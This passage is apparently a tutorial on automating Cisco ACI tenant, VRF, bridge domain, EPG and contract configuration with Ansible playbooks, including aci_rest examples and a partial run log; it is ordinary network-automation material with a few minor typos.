            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Print Tenant List
          debug:
            msg: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    [code]
    
    Run this playbook in verbose mode:
    
    [code language="text"]
    ansible-playbook -v tenants.yml
    

    Giving the following output containing the json output of the set of tenants:

    Create and list multiple Tenants

    Here we create a new playbook file to extend the tenants.yml playbook to create multiple tenants. Declare a vars variable called tenants_list below host, set a variable tenant_list, with the list of names ranging from Customer_01 to Customer_05.

    Add a new task at the end of the playbook that executes the aci_tenant module for each tenant name in the tenants_list variable to create the tenants on the Cisco APIC.

    createAndListTenants.yml

    ---
    - name: CREATE AND LIST TENANTS
      hosts: apic
    
      vars:
        tenants_list:
          - Customer_01
          - Customer_02
          - Customer_03
          - Customer_04
          - Customer_05
    
      tasks:
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Print Tenant List
          debug:
            msg: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    
        - name: Create Customer_0X Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ item }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenants_list }}"
    
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Print Tenant List
          debug:
            msg: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    

    On running ansible-playbook createAndListsTenants.yml we get the following output:

    We can then confirm the tenant list in the APIC GUI:

    On running the createAndListTenants.yml playbook again see that the Create Customer_0X Tenants task reports ok instead of changed, given that all five tenants exist on the fabric, verifying that this module is idempotent (the outcome of the operation is the same regrdless of whether it is executed once or many times).

    Delete a Tenant

    The variable state is now set to absent.
    This tells the aci_tenant module to delete the tenant from the Cisco APIC. Write a playbook named deleteTenant.yml with a task that deletes the Customer_05 tenant.

    Add a new task at the end of the playbook that queries for the list of tenants and saves it to the apic_tenants variable. You can copy the task from the tenants.yml file.

    This time, instead of simply printing the list of tenants using the debug module, add a task that uses set_fact variable to save the list of tenants to a new variable called apic_tenant_list. Then add another task Print Tenants List, that prints the apic_tenant_list variable using the debug module.

    Finally, check that the Customer_05 tenant has indeed been deleted. Add a task that uses the assert module to check that Customer_05 is not found in the apic_tenant_list variable.

    deleteTenant.yml

    ---
    - name: DELETE AND LIST TENANTS
      hosts: apic
    
      tasks:
        - name: Delete the Customer_05 Tenant
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "Customer_05"
            state: absent
          delegate_to: localhost
    
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Build Actual Tenant List
          set_fact:
            apic_tenant_list: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    
        - name: Print Tenant List
          debug:
            var: apic_tenant_list
    
        - name: Check that Customer_05 has been deleted
          assert:
            that: not 'Customer_05' in apic_tenant_list
            fail_msg: "Customer_05 tenant exists on the APIC!"
            success_msg: "Customer_05 tenant does not exist on the APIC."
    

    Run the delete_tenant.yml playbook from the integrated terminal and confirm in the Cisco APIC Sandbox GUI that the Customer_05 tenant has been deleted.

    Delete a Tenant using REST

    Modify the first task (Delete the Customer_05 Tenant) to use the aci_rest module and delete the Customer_04 tenant.

    the aci_rest module requires connection details for the Cisco APIC. Because this is a generic REST API call module, you must give it full details about what it should do (how you’ve sent HTTP requests using Postman or Python requests.)
    In this case, it is fairly simple: the operation is delete (one of the three supported HTTP methods), and the path uniquely identifies the Customer_04 tenant (from its Distinguished Name /api/mo/uni/tn-Customer_04).

    deleteTenantRest.yml

    ---
    - name: DELETE AND LIST TENANTS
      hosts: apic
    
      tasks:
        - name: Delete the Customer_04 Tenant
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            path: "/api/mo/uni/tn-Customer_04.json"
            method: delete
          delegate_to: localhost
    
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Build Actual Tenant List
          set_fact:
            apic_tenant_list: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    
        - name: Print Tenant List
          debug:
            var: apic_tenant_list
    
        - name: Check that Customer_04 has been deleted
          assert:
            that: not 'Customer_04' in apic_tenant_list
            fail_msg: "Customer_04 tenant exists on the APIC!"
            success_msg: "Customer_04 tenant does not exist on the APIC."
    

    Save and run the deleteTenantRest.yml playbook and confirm that Customer_04 tenant has been deleted:

    Create a Tenant with aci_rest

    The aci_rest module supports querying (GET), creating/modifying/deleting (POST), and delete (DELETE) operations. Create the createAndListTenantsRest.yml script to ensure that the five tenants are created using aci_rest instead of aci_tenant.

    Given that the aci_rest module does not know what objects it is manipulating, you must identify the API path, provide an operation type (method), and provide a payload if necessary.

    createAndListTenantsRest.yml

    ---
    - name: CREATE AND LIST TENANTS
      hosts: apic
    
      vars:
        tenants_list:
          - Customer_01
          - Customer_02
          - Customer_03
          - Customer_04
          - Customer_05
    
      tasks:
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Print Tenant List
          debug:
            msg: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    
        - name: Create Customer_0X Tenants
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            path: /api/mo/uni.json
            method: post
            content:
              fvTenant:
                attributes:
                  name: "{{ item }}"
                  descr: "{{ item }} - Tenant managed by Ansible."
          delegate_to: localhost
          loop: "{{ tenants_list }}"
    
    
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            state: query
          delegate_to: localhost
          register: apic_tenants
    
        - name: Print Tenant List
          debug:
            msg: "{{ apic_tenants | json_query('current[].fvTenant.attributes.name') }}"
    

    We see that it initially lists the 3 tenants given that we have already deleted 04 and 05, and then the customers created using the REST commands rather than the ACI modules:

    Setting up new Tenants the NetDevOps way

    Create the file named SNV_Retail.yml, this contains all the data, dictionaries etc that we will need in out playbooks. The bridge domain is defined and what details are needed to create it on the APIC, as well as bridge domain subnets that you will use with a separate module after the bridge domain is created.

    This file also provides the domain type and provider fields required by this module. It is built as a dictionary lookup based on the domain name defined inside the EPG model. In this case, all EPGs are connected via the vCenter_VMM domain.

    This file defines the contract details that are needed to create it on the APIC. Each contract can use one or more different filters.
    The data model defines three contracts:

  • WebServices_CON using web_filter and icmp
  • EmailServices_CON using email_filter and icmp
  • StorageServices_CON using storage_filter and icmp
  • You may notice that the icmp filter was not defined previously. That is because it exists on the ACI fabric as it is a commonly used filter and you do not need to create a new one for the same function.

    SNV_Retail.yml

    ---
    # The top-level policy container, this tenant will contain
    # all of the other objects.
    tenant:
      name: "SNV_Retail"
      description: "SNV_Retail Hosted Customer Services - Managed by Ansible"
      
    # VRFs must have a name and belong to their parent tenant.
      vrfs:
        - name: "UserServices_VRF"
          description: "Managed by Ansible"
      
    
    # Bridge Domains must have a name, belong to their parent tenant,
    # and are linked to a specific VRF. They may also include one or more
    # subnet definitions.
      bridge_domains:
        - name: "Services_BD"
          description: "Managed by Ansible"
          vrf: "UserServices_VRF"
          subnet: "10.0.1.254/24"
    
        - name: "Services_BD"
          description: "Managed by Ansible"
          vrf: "UserServices_VRF"
          subnet: "10.0.2.254/24"
    
        - name: "Services_BD"
          description: "Managed by Ansible"
          vrf: "UserServices_VRF"
          subnet: "10.0.3.254/24"
    
        - name: "Users_BD"
          description: "Managed by Ansible"
          vrf: "UserServices_VRF"
          subnet: "10.0.4.254/24"
    
    
    # Application Profiles belong to their parent tenant and serve
    # as policy containers for EPGs and their relationships.
      apps:
        - name: "UserServices_APP"
          description: "Managed by Ansible"
    
    # Endpoint Groups define Endpoint related policy (domain, BD) and allow for
    # contract bindings to implement security policies.
      epgs:
        - name: "Web_EPG"
          description: "Managed by Ansible"
          ap: "UserServices_APP"
          bd: "Services_BD"
          domain: "vCenter_VMM"
    
        - name: "Email_EPG"
          description: "Managed by Ansible"
          ap: "UserServices_APP"
          bd: "Services_BD"
          domain: "vCenter_VMM"
    
        - name: "Storage_EPG"
          description: "Managed by Ansible"
          ap: "UserServices_APP"
          bd: "Services_BD"
          domain: "vCenter_VMM"
    
        - name: "Users_EPG"
          description: "Managed by Ansible"
          ap: "UserServices_APP"
          bd: "Users_BD"
          domain: "vCenter_VMM"
    
    # Filters define stateless traffic flows.
      filters:
        - name: "web_filter"
          description: "Managed by Ansible"
          entry: "http"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "80"
          destination_to: "80"
      
        - name: "web_filter"
          description: "Managed by Ansible"
          entry: "https"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "443"
          destination_to: "443"
      
        - name: "email_filter"
          description: "Managed by Ansible"
          entry: "smtp"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "25"
          destination_to: "25"
      
        - name: "email_filter"
          description: "Managed by Ansible"
          entry: "smtps"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "587"
          destination_to: "587"
      
        - name: "email_filter"
          description: "Managed by Ansible"
          entry: "imaps"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "993"
          destination_to: "993"
      
        - name: "storage_filter"
          description: "Managed by Ansible"
          entry: "pgsql"
          ethertype: "ip"
          ip_protocol: "tcp"
          destination_from: "5432"
          destination_to: "5432"
          
      # Contracts define security and connectivity policies that
      # that implement specific filters.
      contracts:
        - name: "WebServices_CON"
          filter: "web_filter"
          description: "Managed by Ansible"
      
        - name: "WebServices_CON"
          filter: "icmp"
          description: "Managed by Ansible"
      
        - name: "EmailServices_CON"
          filter: "email_filter"
          description: "Managed by Ansible"
      
        - name: "EmailServices_CON"
          filter: "icmp"
          description: "Managed by Ansible"
      
        - name: "StorageServices_CON"
          filter: "storage_filter"
          description: "Managed by Ansible"
      
        - name: "StorageServices_CON"
          filter: "icmp"
          description: "Managed by Ansible"
        
    # EPGs can be providers and/or consumers for specific contracts, opening
    # up the traffic flow as per the filter definitions.
      contract_bindings:
        # Users_EPG -> Web_EPG (HTTP, HTTPS)
        - epg: "Users_EPG"
          ap: "UserServices_APP"
          contract: "WebServices_CON"
          type: "consumer"
      
        - epg: "Web_EPG"
          ap: "UserServices_APP"
          contract: "WebServices_CON"
          type: "provider"
      
        # Users_EPG -> Email_EPG (25, 587, 993)
        - epg: "Users_EPG"
          ap: "UserServices_APP"
          contract: "EmailServices_CON"
          type: "consumer"
      
        - epg: "Email_EPG"
          ap: "UserServices_APP"
          contract: "EmailServices_CON"
          type: "provider"
      
        # Web_EPG -> Storage_EPG (5432)
        # Email_EPG -> Storage_EPG (5432)
        - epg: "Web_EPG"
          ap: "UserServices_APP"
          contract: "StorageServices_CON"
          type: "consumer"
      
        - epg: "Email_EPG"
          ap: "UserServices_APP"
          contract: "StorageServices_CON"
          type: "consumer"
      
        - epg: "Storage_EPG"
          ap: "UserServices_APP"
          contract: "StorageServices_CON"
          type: "provider"
          
    domains:
      vCenter_VMM:
        domain_type: "vmm"
        vm_provider: "vmware"
    

    Create the playbook 01_tenant_infra.yml. Each playbook will all run the predefined play named PRE-DEPLOYMENT SETUP AND VALIDATION at the beginning.
    This ensures that when a playbook is run independently, or otherwise, all the necessary input variables are provided.
    The first task simply asserts that the variables are defined—it is up to the user to ensure that they contain valid values.
    The second task (Load Infrastructure Definition) looks for the tenant data model YAML file and loads its contents into the Ansible host vars dictionary created at run-time.

    This playbook uses the data model to create a new tenant on the APIC, and then create child objects such as VRFs, bridge domains, and subnets.

    Note that the plays subsequent to the PRE-DEPLOYMENT SETUP (CREATE TENANT INFRASTRUCTURE etc) are indented at the same level.

    This Create Tenant task creates the tenant using the aci_tenant Ansible module. Note that you are using the tenant.name and tenant.description variables from the data model that the first play in this playbook has loaded.

    The task to create a VRF is indented at the same level as the task that created the tenant. It uses a loop that takes a list of VRFs as input. In the SNV_Retail.yml file the VRFs dictionary contains a list (denoted by the hyphen in YAML), although, in this case, it has only one element.
    The aci_vrf module requires a name for the VRF object and to which tenant it belongs. Since you are in a loop, you can find it under item.name.

    When creating the task to create bridge domains, also indent as before. Each bridge domain belongs to the tenant object, has a name and a description, and a relationship with a VRF.
    Use the aci_bd module and a loop to iterate over the tenant.bridge_domains dictionary to set the bridge domain and description for the VRFs.

    To create the bridge domain subnets, the data model provides the subnet as one value, for example “10.0.1.254/24”. The aci_bd_subnet module uses two parameters, gateway and mask. To provide them, you need to split the previous string on the / character to extract 10.0.1.254 for the gateway and 24 for the mask.

    01_tenant_infra.yml

    ---
    
    - name: PRE-DEPLOYMENT SETUP AND VALIDATION
      hosts: apic
    
      tasks:
    
        # All of these should be defined:
        # ansible_host, ansible_port, ansible_user, ansible_password, validate_certs
        # customer_name
        - name: Test that connection details are defined
          assert:
            that:
              - "ansible_host is defined"
              - "ansible_port is defined"
              - "ansible_user is defined"
              - "ansible_password is defined"
              - "validate_certs is defined"
              - "customer_name is defined"
            fail_msg: "Please ensure that these variables exist: ansible_host,
              ansible_port, ansible_user, ansible_password, validate_certs
              and customer_name!"
            quiet: true
    
        # These variables represent the data model and are used by
        # the rest of the playbook to deploy the policy.
        - name: Load Infrastructure Definition
          include_vars:
            file: "{{ customer_name }}.yml"
    
    
    - name: CREATE TENANT INFRASTRUCTURE
      hosts: apic
    
      tasks:
    
        - name: Create Tenant
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            description: "{{ tenant.description }}"
            state: present
          delegate_to: localhost
    
        - name: Create VRF
          aci_vrf:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            vrf: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.vrfs }}"
    
        - name: Create Bridge Domains
          aci_bd:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            vrf: "{{ item.vrf }}"
            bd: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.bridge_domains }}"
    
        - name: Create Bridge Domain Subnets
          aci_bd_subnet:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            bd: "{{ item.name }}"
            gateway: "{{ item.subnet.split('/') | first }}"
            mask: "{{ item.subnet.split('/') | last }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.bridge_domains }}"
    

    The second playbook will use the data model to create a new Application Profile belonging to the SNV_Retail Tenant on the APIC and then create the four Endpoint Groups (EPGs) for servers to use. Use the following diagram for reference when building ACI policy from the data model.

    02_epgs.yml

    The task to create an Application Profile, uses a loop statement that iterates throughout the tenant.apps dictionary and sets the ap and description for the current tenant.
    An application profile belongs to a particular tenant, has a name (its unique identifier) and a description.

    To create EPGs, add a loop statement that iterates throughout the tenant.epgs dictionary and sets the bd, ap, epg and description for the current tenant.

    ---
    
    - name: PRE-DEPLOYMENT SETUP AND VALIDATION
      hosts: apic
    
      tasks:
    
        # All of these should be defined:
        # host_vars: ansible_host, ansible_port, ansible_user, ansible_password, validate_certs
        # group_vars/all: customer_name
        - name: Test that connection details are defined
          assert:
            that:
              - "ansible_host is defined"
              - "ansible_port is defined"
              - "ansible_user is defined"
              - "ansible_password is defined"
              - "validate_certs is defined"
              - "customer_name is defined"
            fail_msg: "Please ensure that these variables exist: ansible_host,
              ansible_port, ansible_user, ansible_password, validate_certs
              and customer_name!"
            quiet: true
    
        # These variables represent the data model and are used by
        # the rest of the playbook to deploy the policy.
        - name: Load Infrastructure Definition
          include_vars:
            file: "{{ customer_name }}.yml"
    
    
    - name: CREATE APPLICATION PROFILES AND EPGS
      hosts: apic
    
      tasks:
    
        - name: Create Application Profile
          aci_ap:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            ap: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.apps }}"
    
        - name: Create EPG
          aci_epg:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            bd: "{{ item.bd }}"
            ap: "{{ item.ap }}"
            epg: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.epgs }}"
    
        - name: Add a new physical domain to EPG binding
          aci_epg_to_domain:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            ap: "{{ item.ap }}"
            epg: "{{ item.name }}"
            domain: "{{ item.domain }}"
            domain_type: "{{ domains[item.domain].domain_type }}"
            vm_provider: "{{ domains[item.domain].vm_provider }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.epgs }}"
    

    Create the Filters and the Contracts Between EPGs

    The next playbook uses the data model to create new ACI Filters (stateless ACL entries) for traffic such as Web (HTTP, HTTPS), Email (SMTP, SMTPS, IMAPS) and Database (PGSQL).
    These filters are used to define contracts, which are an ACI policy construct that provisions connectivity and security policies between Endpoint Groups.
    The Contracts are bound to existing EPGs as consumers or providers to actually apply the connectivity configuration on the ACI fabric.

    03_contracts.yml

    The filter entries are very similar to access list lines in that they match specific values of the Layer 2-4 headers.
    The filter named web_filter has two entries: the first matches http (ip tcp port 80) and the second https (ip tcp port 443). Note that the names http and https are simply names set by yourself, it is the ethertype, ip_protocol, and the port numbers that identify the traffic.

    First, you use the aci_filter module to create the filter. This is a container for filter entries, and it belongs to a specific tenant.
    Then you use the aci_filter_entry module to create each filter entry as specified in the data model (reviewed in the previous step).
    Note how each entry belongs to a particular tenant and filter (the parent objects) and uses all the required parameters to identify the traffic.

    Use the aci_contract module to create the contract. This is a container for contract subjects, and it belongs to a specific tenant.
    Then use the aci_contract_subject module to create each contract subject as specified in the data model (reviewed in the previous step).
    While you can normally have multiple subjects under the same contract, this model design assumes only one and creates it by appending the -SUB string to the contract name.
    Finally, the aci_contract_subject_to_filter module is used to add various filters to the contract subjects created.
    As there are multiple filters per contract, a loop is needed to add them one by one.

    Once all the filters and contracts have been created, add the EPGs to the contracts as either providers or consumers.
    This task loops of the list of contract bindings as seen in the data model above and uses the aci_epg_to_contract module to create this relationship.

    ---
    
    - name: PRE-DEPLOYMENT SETUP AND VALIDATION
      hosts: apic
    
      tasks:
    
        # All of these should be defined:
        # host_vars: ansible_host, ansible_port,
        #            ansible_user, ansible_password, validate_certs
        # group_vars/all: customer_name
        - name: Test that connection details are defined
          assert:
            that:
              - "ansible_host is defined"
              - "ansible_port is defined"
              - "ansible_user is defined"
              - "ansible_password is defined"
              - "validate_certs is defined"
              - "customer_name is defined"
            fail_msg: "Please ensure that these variables exist: ansible_host,
              ansible_port, ansible_user, ansible_password, validate_certs
              and customer_name!"
            quiet: true
    
        # These variables represent the data model and are used by
        # the rest of the playbook to deploy the policy.
        - name: Load Infrastructure Definition
          include_vars:
            file: "{{ customer_name }}.yml"
    
    - name: CREATE FILTERS AND FILTER ENTRIES
      hosts: apic
    
      tasks:
        - name: Create Filter
          aci_filter:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            filter: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.filters }}"
    
        - name: Create Filter Entry
          aci_filter_entry:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            filter: "{{ item.name }}"
            entry: "{{ item.entry }}"
            ether_type: "{{ item.ethertype }}"
            ip_protocol: "{{ item.ip_protocol }}"
            dst_port_start: "{{ item.destination_from }}"
            dst_port_end: "{{ item.destination_to }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.filters }}"
    
    - name: CREATE CONTRACTS AND CONTRACT SUBJECTS
      hosts: apic
    
      tasks:
        - name: Create Contract
          aci_contract:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            contract: "{{ item.name }}"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.contracts }}"
    
        - name: Create Contract Subject
          aci_contract_subject:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            contract: "{{ item.name }}"
            subject: "{{ item.name }}-SUB"
            description: "{{ item.description }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.contracts }}"
    
        - name: Add Filter to Contract Subject
          aci_contract_subject_to_filter:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            contract: "{{ item.name }}"
            subject: "{{ item.name }}-SUB"
            filter: "{{ item.filter }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.contracts }}"00_master.yml
    
    
    - name: BIND CONTRACTS TO EPGS
      hosts: apic
    
      tasks:
        - name: Add Contract to EPG
          aci_epg_to_contract:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
    
            tenant: "{{ tenant.name }}"
            ap: "{{ item.ap }}"
            epg: "{{ item.epg }}"
            contract: "{{ item.contract }}"
            contract_type: "{{ item.type }}"
            state: present
          delegate_to: localhost
          loop: "{{ tenant.contract_bindings }}"
    

    The 00_master.yml playbook simply aggregates all three playbooks in order, starting with the tenant infrastructure, then EPGs, and finally contracts.

    00_master.yml

    ---
    # All playbooks imported here are designed to also execute independently.
    # Note: The workflow is linear and each playbook depends on the policy
    # objects created by the playbooks before it.
    
    ##### Step 1: Create a Tenant and its VRFs and Bridge Domains.
    - name: PROVISION TENANT INFRASTRUCTURE
      import_playbook: 01_tenant_infra.yml
    
    ##### Step 2: Create Application Profiles and Endpoint Groups.
    - name: PROVISION APPLICATION PROFILES AND EPGS
      import_playbook: 02_epgs.yml
    
    ##### Step 3: Create and apply the Security Policy (Contracts).
    - name: PROVISION SECURITY POLICY
      import_playbook: 03_contracts.yml
    

    Run the command ‘ansible-playbook 00_master.yml’ to give the following output:

    $ ansible-playbook 00_master.yml
    
    PLAY [PRE-DEPLOYMENT SETUP AND VALIDATION] ***********************************************************************************************************************
    
    TASK [Test that connection details are defined] ******************************************************************************************************************
    ok: [apic]
    
    TASK [Load Infrastructure Definition] ****************************************************************************************************************************
    ok: [apic]
    
    PLAY [CREATE TENANT INFRASTRUCTURE] ******************************************************************************************************************************
    
    TASK [Create Tenant] *********************************************************************************************************************************************
    changed: [apic -> localhost]
    
    TASK [Create VRF] ************************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'UserServices_VRF', 'description': 'Managed by Ansible'})
    
    TASK [Create Bridge Domains] *************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.1.254/24'})
    ok: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.2.254/24'})
    ok: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.3.254/24'})
    changed: [apic -> localhost] => (item={'name': 'Users_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.4.254/24'})
    
    TASK [Create Bridge Domain Subnets] ******************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.1.254/24'})
    changed: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.2.254/24'})
    changed: [apic -> localhost] => (item={'name': 'Services_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.3.254/24'})
    changed: [apic -> localhost] => (item={'name': 'Users_BD', 'description': 'Managed by Ansible', 'vrf': 'UserServices_VRF', 'subnet': '10.0.4.254/24'})
    
    PLAY [PRE-DEPLOYMENT SETUP AND VALIDATION] ***********************************************************************************************************************
    
    TASK [Test that connection details are defined] ******************************************************************************************************************
    ok: [apic]
    
    TASK [Load Infrastructure Definition] ****************************************************************************************************************************
    ok: [apic]
    
    PLAY [CREATE APPLICATION PROFILES AND EPGS] **********************************************************************************************************************
    
    TASK [Create Application Profile] ********************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'UserServices_APP', 'description': 'Managed by Ansible'})
    
    TASK [Create EPG] ************************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'Web_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Email_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Storage_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Users_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Users_BD', 'domain': 'vCenter_VMM'})
    
    TASK [Add a new physical domain to EPG binding] ******************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'Web_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Email_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Storage_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Services_BD', 'domain': 'vCenter_VMM'})
    changed: [apic -> localhost] => (item={'name': 'Users_EPG', 'description': 'Managed by Ansible', 'ap': 'UserServices_APP', 'bd': 'Users_BD', 'domain': 'vCenter_VMM'})
    
    PLAY [PRE-DEPLOYMENT SETUP AND VALIDATION] ***********************************************************************************************************************
    
    TASK [Test that connection details are defined] ******************************************************************************************************************
    ok: [apic]
    
    TASK [Load Infrastructure Definition] ****************************************************************************************************************************
    ok: [apic]
    
    PLAY [CREATE FILTERS AND FILTER ENTRIES] *************************************************************************************************************************
    
    TASK [Create Filter] *********************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'web_filter', 'description': 'Managed by Ansible', 'entry': 'http', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '80', 'destination_to': '80'})
